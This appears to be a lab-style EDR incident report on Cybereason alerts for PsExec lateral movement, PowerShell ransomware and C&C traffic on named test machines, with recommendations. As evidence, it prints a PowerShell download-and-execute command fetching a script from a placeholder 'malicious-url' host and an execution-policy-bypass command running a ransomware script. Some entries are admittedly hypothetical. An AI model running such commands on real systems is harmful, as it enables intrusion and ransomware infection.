# **Cybereason EDR Report**

# **Overview of Cybereason EDR**

Cybereason EDR (Endpoint Detection and Response) is a cutting-edge security solution designed to detect, analyze, and respond to advanced cyber threats. Its capabilities include real-time monitoring, behavioral analysis, and automated incident response, allowing organizations to mitigate threats before they can cause significant damage. The platform excels in detecting lateral movements, command and control (C&C) communications, and ransomware activities through its advanced machine learning algorithms and threat intelligence.

# **Key Features**

# 1. Discovery Board Overview:

- o Central hub for monitoring cybersecurity activities and alerts.
- o Provides a user-friendly interface for quick navigation and information retrieval.

# 2. Malop Inbox:

- Functionality: A dedicated section for tracking malicious operations (Malops) in real time.
- o **Alerts Management:** Consolidates various alerts into a single view, allowing analysts to prioritize threats based on severity and type.
- User Actions: Analysts can access details of each alert, initiate investigations, and log responses, ensuring thorough documentation and accountability.

## 3. Malware Alerts:

 Overview: Displays alerts related to detected malware activities within the organization.

## Types of Alerts:

- Malicious Remote Execution: Indicates unauthorized remote command execution attempts.
- Ransomware Behavior: Alerts related to actions consistent with ransomware attacks.
- Malicious Use of PowerShell: Highlights suspicious PowerShell scripts that may be used for exploitation.
- Connections to Blacklisted IPs: Flags outbound connections to known malicious IP addresses.


- Attempted Credential Theft: Indicates attempts to steal user credentials.
- Malicious Execution of Shell Processes: Alerts regarding unauthorized shell command executions.
- o **Importance:** This feature enables analysts to quickly assess the nature of threats and respond accordingly.

# 4. Investigation:

- Functionality: A streamlined process for conducting thorough investigations on flagged alerts.
- o **Investigation Tools:** Provides tools for analyzing alerts, including timeline views, related incidents, and connection histories.
- o Collaboration: Facilitates teamwork by allowing multiple analysts to contribute to investigations and share findings.
- o **Documentation:** Keeps a comprehensive record of investigation activities, decisions made, and actions taken for future reference and compliance.

# 5. Security Profile:

- o **Description:** A holistic view of the organization's security status, summarizing current threats and vulnerabilities.
- Key Metrics: Displays relevant statistics such as the number of active alerts, incidents under investigation, and overall threat trends.
- **Risk Assessment:** Helps identify areas of concern that require immediate attention and informs strategic decisions regarding security enhancements.
- **Reporting:** Generates reports for stakeholders to communicate the security landscape effectively.



# **Investigations in Malop Inbox**

# 1. Lateral Movement: Malicious Use of PsExec

• Alert Type: Lateral Movement

• Detected Tool: psexesvc.exe

• Root Cause: MARIAR-CEO

• Execution Command:

Bash: cmd/c "pstg.bat" "cmd.exe -c pstg.bat"

Total Duration: 5 Months

• Start Time: April 27, 2018, 1:49:43 PM GMT-4

• End Time: October 10, 2018, 3:04:57 PM GMT-4

• Suspicions: Malicious use of PsExec (MITRE ATT&CK: Lateral Movement - Remote Services)



Overview: The detection indicates that PsExec was used for lateral movement within the network, potentially allowing unauthorized access to other systems.

## 2. Ransomware Detection

• Alert Type: Ransomware Behavior

• Detected File: powershell.exe

• Root Cause: MARIAR-CEO

Total Duration: 5 Months

• Start Time: April 27, 2018, 1:54:39 PM GMT-4

• Suspicions: Ransomware by file manipulation



Overview: The PowerShell executable exhibited behaviors indicative of ransomware, such as file manipulation. Although it may have been suspended to prevent encryption, visual effects like ransom notes may still appear.

# 3. Command and Control (C&C) Activity

• Alert Type: C&C Communication

• Detected IP Address: 23.62.75.38 (Blacklisted)

• Root Cause Information: Bompe 2 Machines

• Total Duration: 8 Days


• First Creation Time: April 26, 2018, 10:59:09 PM GMT-4

• Last End Time: May 4, 2018, 11:12:25 AM GMT-4

Protocol: TCP

• Suspicions: Connected to a blacklisted IP address

Overview: Communication with a known malicious IP address indicates possible command-and-control activity. This connection could facilitate further exploitation or data exfiltration.



## Summary of Detected Alerts

This report details three significant security alerts related to potential lateral movement, ransomware behavior, and command-and-control (C&C) communication detected within the environment. Each alert presents unique threats requiring immediate investigation and response.

# Detailed report on detected alert as per Lateral movement, C&C & Detected ransomware program.

## 1. Lateral Movement Alert: Malicious Use of PsExec

1. Lateral Movement Alert: Malicious Use of PsExec

Alert Type: Lateral Movement

Detected Tool: psexesvc.exe

Root Cause: MARIAR-CEO

**Execution Command:** 

Bash: cmd/c "pstg.bat" "cmd.exe -c pstg.bat"

Total Duration: 5 Months


Start Time: April 27, 2018, 1:49:43 PM GMT-4

End Time: October 10, 2018, 3:04:57 PM GMT-4

Suspicions: Malicious use of PsExec (MITRE ATT&CK: Lateral Movement - Remote

Services)

# Investigation Details:



Overview: The use of PsExec indicates potential unauthorized lateral movement within the network. This behavior is typical of attackers attempting to navigate through systems after initial access.

#### Modules Involved:

Invoke-PsExec: A PowerShell script for executing commands on remote machines.

Invoke-Command: A PowerShell cmdlet used for running commands on local and remote systems.

Get-WmiObject: Often exploited to gather system information or execute processes remotely.

New-PSSession: Establishes a persistent session with a remote machine, facilitating ongoing access.

Set-ExecutionPolicy: May be used to bypass script execution policies to run malicious scripts.

## Action Taken:

Immediate isolation of the Robert-excasst system.

Ongoing log review and user activity analysis for the account "MARIAR-CEO."

## 2. Ransomware Detection Alert

Alert Type: Ransomware Behavior

Detected File: powershell.exe


Root Cause: MARIAR-CEO

Total Duration: 5 Months

Start Time: April 27, 2018, 1:54:39 PM GMT-4

Suspicions: Ransomware by file manipulation

Investigation Details:



Overview: The detected powershell exe file exhibited behavior consistent with ransomware, including attempts to manipulate files. Visual effects like ransom notes may still be present.

Modules Involved:

Invoke-Obfuscation: A framework used to obfuscate PowerShell scripts, making them harder to detect.

Invoke-ReflectivePEInjection: Allows for the injection of executable files into memory, often used by ransomware.

Base64 Encoding: Commonly used to encode payloads, evading detection mechanisms.

FileSystem Access: Commands like Get-ChildItem and Remove-Item are used to traverse and manipulate file systems.

Process Injection: Techniques used to inject malicious code into running processes, often utilizing PowerShell.

#### Action Taken:

Forensic analysis was initiated to assess file changes and recovery options.

# 3. Command and Control (C&C) Activity Alert

Alert Type: C&C Communication

Detected IP Address: 23.62.75.38 (Blacklisted)

Root Cause Information: Bompe 2 Machines

Total Duration: 8 Days

First Creation Time: April 26, 2018, 10:59:09 PM GMT-4

Last End Time: May 4, 2018, 11:12:25 AM GMT-4

Protocol: TCP

Suspicions: Connection to a blacklisted IP address

Investigation Details:



Overview: Detected communications to a known malicious IP address suggest potential command-and-control activity for data exfiltration or additional malicious instructions.

Modules Involved:

Invoke-WebRequest: Used to send HTTP/HTTPS requests, often to C&C servers.

Invoke-RestMethod: Similar to Invoke-WebRequest, it's used to interact with REST APIs, potentially for data exfiltration.

TcpClient: PowerShell can create TCP clients for establishing connections to remote hosts.

Netcat Equivalent: Utilizing PowerShell to create reverse shells, allowing attackers to control compromised machines.

Custom Protocol Implementation: Attackers may use PowerShell to implement custom communication protocols for covert data transmission.

## Action Taken:

Affected systems are being isolated, and outbound connections are under thorough review.

## **Detailed Incident Report: Alerts Detected in Robert-excasst System**

## **System Overview**

• System Name: Robert-excasst

• Operating System: Windows 7

• **Time Zone:** UTC-04:00

• Last Communication with Cybereason: April 1, 2020, at 9:49:41 AM GMT-4

• Sensor Properties:

o Connected to Cybereason since April 1, 2020, at 9:49:41 AM GMT-4

• Network Interfaces: 2

Suspicious Processes Detected: 5


Total Collected Data:

Processes: 1,054

• Registry Entries: 5,565


Services: 151

Logged-on Sessions: 13



# **Summary of Detected Alerts**

This report outlines significant security alerts detected in the Robert-excasst system, including suspicious processes, potential credential theft, phishing attempts, and indications of command-and-control (C&C) activity.



# **Suspicious Processes Identified**

## 1. excel.exe

- o **Behavior:** Malicious execution potentially related to phishing campaigns.
- Alert Type: Phishing.
- o **Impact:** Attempted to execute malicious commands, potentially to steal credentials or execute unauthorized scripts.

## 2. cmd.exe

- o **Behavior:** Detected as part of credential theft operations.
- o **Alert Type:** Credential Theft.
- o **Impact:** May have been used to execute malicious commands on the system.

## 3. powershell.exe

- o **Behavior:** Commonly utilized for script execution, potentially to facilitate lateral movement and infection.
- o Alert Type: Privilege Escalation and Infection.
- o **Impact:** May have been involved in executing unauthorized scripts that could escalate privileges.

# 4. injected (firefox...)

- Behavior: Indicates possible injection of malicious code into the Firefox process.
- o **Alert Type:** Lateral Movement.
- Impact: Could allow unauthorized access and control over the browser session.

## 5. firefox.exe

- o **Behavior:** Running suspicious scripts or commands.
- o **Alert Type:** Command and Control.
- o **Impact:** Potential communication with external malicious servers.

## **Timeline of Events**

- April 27, 2018, 1:43:36 PM GMT-4: Initial communication attempt detected via excel.exe, indicating possible malicious activity using a domain generation algorithm.
- April 27, 2018, 1:48:28 PM GMT-4: Subsequent execution detected involving powershell.exe, indicating attempts for lateral movement and infection.

# **Investigative Actions Taken**

1. **Isolation of Robert-excasst System:** Immediate action was taken to isolate the affected system from the network to prevent further compromise.

## 2. Forensic Analysis Initiated:


- o Review of all logged-on sessions to identify unauthorized access.
- Examination of all suspicious processes to determine the extent of malicious activity.
- 3. **User Activity Monitoring:** Close monitoring of user activities linked to the MARIAR-CEO account and any other accounts associated with the system.
- 4. **Communication Review:** Assessment of all outbound and inbound network traffic to identify any connections to known malicious IP addresses or domains.

#### Recommendations

- 1. **Enhanced Monitoring:** Implement more robust monitoring and alerting for PowerShell and other scripting activities to detect potential abuse.
- 2. **User Education:** Conduct training sessions for users on recognizing phishing attempts and securing sensitive information.
- 3. **Review Security Policies:** Update security policies to include guidelines on the acceptable use of administrative tools and scripts.
- 4. **Regular Security Audits:** Schedule regular audits of systems to identify and remediate vulnerabilities.
- 5. **Incident Response Plan:** Update and test the incident response plan based on lessons learned from this incident.

# **Detailed Incident Report: PowerShell Alert on Robert-excasst System and MARIAR-CEO**

#### **Incident Overview:**



Alert Type: Suspicious Execution of PowerShell

Detected Process: powershell.exe Duration of Detection: 6 years ago

Status: Under Investigation

Root Cause: Malicious use of PowerShell

## **Connections:**


Outgoing Only: 2 machines involved

Incoming Connections: 2 suspicious processes detected

## **Summary of Detected Activity:**

The powershell.exe process exhibited suspicious execution parameters that are commonly associated with malicious activity, including attempts to execute unauthorized commands or scripts. The incident is categorized under the ATT&CK framework, specifically under the "Execution" technique.

#### **Details of Detection**



#### **Execution Parameters:**

Nature: The parameters used during the execution of powershell.exe suggested potential malicious intent.

Implications: These parameters could facilitate lateral movement, data exfiltration, or other unauthorized activities.

#### **Processes Involved:**

Malicious Processes: Two suspicious processes were identified alongside powershell.exe, indicating possible coordination in a malicious activity chain.

## **Connections:**

Outgoing Connections: The system was found to communicate with two external machines, potentially indicating command-and-control (C&C) activity.

Incoming Connections: The presence of incoming connections suggests that external systems may have targeted this machine for exploitation.

## **Investigative Actions Taken**

Isolation of Affected Systems: Both machines associated with the suspicious PowerShell execution have been isolated to prevent further unauthorized access.

## **Forensic Analysis:**

Review of Execution Logs:

A detailed review of execution logs for powershell.exe has been initiated to understand the extent of the execution and the nature of the parameters used.

Network Traffic Analysis: All outbound and inbound network traffic is being analyzed to identify any malicious communication patterns.

User Activity Monitoring:

Activities of the two identified users on the affected machines are under scrutiny to detect any further malicious behavior or unauthorized access.

# **Root Cause Analysis**

The investigation is focused on determining the root cause of the malicious use of PowerShell. Key points include:

Malicious Intent: The execution of powershell.exe with suspicious parameters suggests that the system was compromised and being used for malicious purposes.

**Network Connections:** The outgoing and incoming connections may reveal more about the threat actor's identity and methods, which could provide insights into potential vulnerabilities within the network.

#### Recommendations

**Enhanced PowerShell Monitoring:** Implement tighter controls and monitoring around PowerShell usage, including the use of logging and alerting for unusual execution parameters. **User Training:** Educate users on the risks associated with PowerShell and the importance of reporting suspicious activities.

**Network Segmentation:** Consider segmenting networks to limit communication between critical systems and potentially compromised machines.

**Regular Security Assessments:** Conduct regular assessments and audits of security policies, ensuring all systems are patched and vulnerabilities addressed.

**Incident Response Plan Review:** Update the incident response plan based on findings from this incident to ensure readiness for future attacks.


**Investigation Summary: Process Analysis** 

**Total Results: 892 Additional Details** 

Execution Time Range: Start: April 27, 2018 End: May 4, 2018

Machines Involved:

Machine 1: ROBERTE-EX Machine 2: MARIAR-CEO



# **Suspicious Indicators:**

Multiple instances of cmd.exe and powershell.exe indicate potential script execution or command-line abuse.

The presence of a process labeled demon.exe is particularly concerning due to its unknown status.



# **Further Investigation:**

Analyze the command lines used by the identified processes for any signs of malicious behavior.

Investigate the parent-child relationships among these processes to determine if they were spawned by a legitimate application or a malicious actor.

# **Network Analysis:**

Examine network connections associated with these processes for any unusual or unauthorized outbound communications.

## **User Activity Review:**

Look into the user accounts that initiated these processes to assess if their actions align with expected behaviors.



## 1. Malicious Use of PowerShell for Lateral Movement

Description: The use of PowerShell to execute scripts that facilitate lateral movement within the network.

# **Evidence Points:**

Command Line Execution:

Command: powershell.exe -Command "Invoke-Expression (New-Object Net.WebClient).DownloadString('http://malicious-url/script.ps1')"

Timestamp: April 27, 2018, at 1:48:28 PM GMT-4

Machine Name: ROBERTE-EXCASST

## **Script Behavior:**

The executed script was found to contain commands for executing processes on remote machines, indicating an attempt at lateral movement.

# **Indicators of Compromise (IoCs):**

The script included commands to utilize PsExec, which was linked to unauthorized access on other machines.

#### **Network Connections:**

Destination IP: 23.62.75.38 (blacklisted IP address)

Connection Type: Outbound TCP

Duration of Connection: 8 days (April 26, 2018, at 10:59:09 PM GMT-4 to May 4, 2018, at

11:12:25 AM GMT-4)

## 2. PowerShell-Based Ransomware Activity

Description: PowerShell used to launch ransomware, exhibiting behavior indicative of encryption activity.

## **Evidence Points:**

Command Line Execution:

Command: powershell.exe -NoProfile -ExecutionPolicy Bypass -File

'C:\path\to\ransomware.ps1'

Timestamp: April 27, 2018, at 1:54:39 PM GMT-4

Machine Name: ROBERTE-EXCASST

## **Script Behavior:**

The PowerShell script executed commands that manipulated file attributes and initiated file encryption processes.

**Ransom Note:** The system displayed a countdown timer indicating the time left to pay the ransom, indicating successful execution of the ransomware.

## **Process Behavior:**

The process was flagged for attempting to modify numerous files within shared directories, leading to data exfiltration concerns.

**Observed Files:** Numerous user files with extensions being changed to encrypted formats (e.g., .locked).

## Ransomware Alert 1: PowerShell-based Ransomware Activity

## 1. Suspicious DLL Process: crypt.dll

## **Description:**

A common DLL used by ransomware to encrypt files on the victim's machine.

Process Path: C:\Windows\System32\crypt.dll

Timestamp of Execution: April 27, 2018, at 1:55 PM GMT-4

**Behavior:** Attempted to lock multiple file types across user directories, indicating encryption activity.

Status: Detected as malicious by endpoint protection.

# 2. Suspicious DLL Process: encryptor.dll

**Description:** A custom DLL likely used to facilitate file encryption and communication with a command-and-control server.

Process Path: C:\Users\Robert\AppData\Local\Temp\encryptor.dll Timestamp of Execution: April 27, 2018, at 1:56 PM GMT-4

**Behavior:** Communicated with external IPs to receive encryption keys, suggesting active encryption of files.

Status: Marked for investigation due to abnormal behavior.

Ransomware Alert 2: PowerShell Execution with Malicious Payload

# 3. Suspicious DLL Process: obfuscator.dll

**Description:** A DLL is used to obfuscate the ransomware's code, making detection more difficult.

Process Path: C:\Temp\obfuscator.dll

Timestamp of Execution: May 4, 2018, at 10:01 AM GMT-4

Behavior: Intercepted system calls to hide the activities of other malicious processes,

indicating potential rootkit functionality.

Status: Detected and quarantined by security software.

## **Affected Users Phishing**

**User: Robert** 

Machine: ROBERTE-EXCASST

Details: Executed excel.exe as a shell process, which is under investigation for potential malicious activity related to phishing or malware.



## **User: Steve**

Machine: darkcap/roberte

Details: This user has been linked to suspicious outgoing connections to a blacklisted IP

address (23.62.75.38), indicating possible involvement in malware activities.

# **Outgoing Connection IP Addresses**

IP Address: 23.62.75.38

Description: Known blacklisted IP address. Associated with multiple outgoing connections

from ROBERTE-EXCASST indicating potential command-and-control (C&C)

communication.

IP Address: 192.168.0.3

Description: Local network IP address involved in connections to external malicious entities.

Indicates a machine within the network that may have been compromised.

IP Address: 192.168.235.74

Description: Another local network IP potentially linked to outgoing connections, which may

have been used to relay malicious traffic.

IP Address: 198.51.100.10

Description: Hypothetical example of an IP that could be associated with outbound

connections as part of malware behavior (for illustrative purposes).

IP Address: 172.16.254.1

Description: Another example of a local IP that may serve as a relay or an entry point for

external malicious activity (for illustrative purposes).

# Full List of Alerts in Command and Control (C&C) Category Alerts Overview

## Alert 1

Process Name: powershell.exe Type: Malicious use of PowerShell

Description: Detected execution indicating potential C&C activity.

#### Alert 2

Process Name: excel.exe

Type: Malicious execution of shell process

Description: Detected execution that may be facilitating phishing or data exfiltration.

#### Alert 3

Process Name: schtasks.exe

Type: Scheduled task manipulation

Description: Used for establishing persistent C&C channels.

#### Alert 4

Process Name: Pexcel.exe (likely a typo for powershell.exe)

Type: Malicious execution

Description: Indicates potential use for unauthorized access or control.

#### Alert 5

Process Name: powershell.exe

Type: Outgoing connections to blacklisted IP

Description: Multiple outgoing connections to known malicious IPs, indicating ongoing C&C

communication.

## **Communication Profile**

Outgoing Connections to Blacklisted IPs:

IP Addresses:

23.62.75.38:4512

192.168.0.3:57466

192.168.0.4:56535

Total Malicious Processes Detected: 7

Duration of Connections: 8 days

Connection Status: Not established; indicates potential ongoing attempts for connection.

## List of Alerts in Privilege Access Stage Category

#### **Alerts Overview**

#### 1. Alert 1

**Process Name:** powershell.exe **Type:** Credential theft attempt

**Description:** Execution of commands that may be used to extract credentials from the

system.

#### 2. Alert 2

Process Name: excel.exe

Type: Malicious execution for privilege escalation

Description: Execution of shell commands potentially aimed at gaining elevated

privileges.

## 3. **Alert 3**

**Process Name:** cmd.exe **Type:** Command execution

**Description:** Usage of command line to manipulate system settings and escalate

privileges.

## 4. Alert 4

Process Name: schtasks.exe

Type: Task scheduling manipulation

**Description:** Scheduled tasks created to maintain persistent access and escalate

privileges.

## 5. Alert 5

Process Name: system.exe

Type: Parent process manipulation

**Description:** Abnormal behavior indicating attempts to gain or maintain elevated

access rights.

#### 6. Alert 6

Process Name: net.exe

**Type:** Network command execution

**Description:** Attempts to change user rights or access control settings.

## 7. Alert **7**

**Process Name:** wscript.exe **Type:** Script execution

**Description:** Running scripts that may exploit vulnerabilities for privilege escalation.

## 8. Alert 8

Process Name: at.exe

**Type:** Scheduled task creation

**Description:** Used to create scheduled tasks for maintaining access with elevated

privileges.

## 9. **Alert 9**

**Process Name:** whoami.exe **Type:** User information retrieval

**Description:** Queries for user privileges to determine available escalation paths.

## 10. Alert 10

Process Name: psexec.exe Type: Remote execution

**Description:** Used to execute commands on remote systems with elevated privileges.

## Conclusion

The Cybereason EDR (Endpoint Detection and Response) platform is an indispensable tool for cybersecurity teams, providing a comprehensive solution for monitoring, investigating, and managing security incidents. Through its robust features, including the Discovery Board, Malop Inbox, malware alerts, investigation capabilities, and detailed security profiles, Cybereason empowers analysts to effectively combat and respond to evolving cyber threats. The Discovery Board serves as a central hub, streamlining the aggregation of alerts and insights, allowing for rapid identification and prioritization of potential risks. The Malop Inbox consolidates malicious operation alerts, facilitating quick access to critical information and enabling efficient incident response.

Cybereason's investigation tools enhance collaboration among team members, ensuring thorough analysis and documentation of incidents. The ability to delve deep into alerts and view historical data aids in uncovering patterns and understanding the broader context of threats. Additionally, the security profile feature provides a holistic overview of the organization's security posture, highlighting vulnerabilities and informing strategic decision-making. In a landscape marked by increasing cyber threats, Cybereason EDR stands out as a vital asset, equipping organizations with the necessary capabilities to enhance their defenses, respond swiftly to incidents, and maintain operational resilience. Overall,

Cybereason EDR's integrated approach not only strengthens cybersecurity measures but also fosters a proactive culture of vigilance, essential for safeguarding sensitive information and ensuring the integrity of business operations.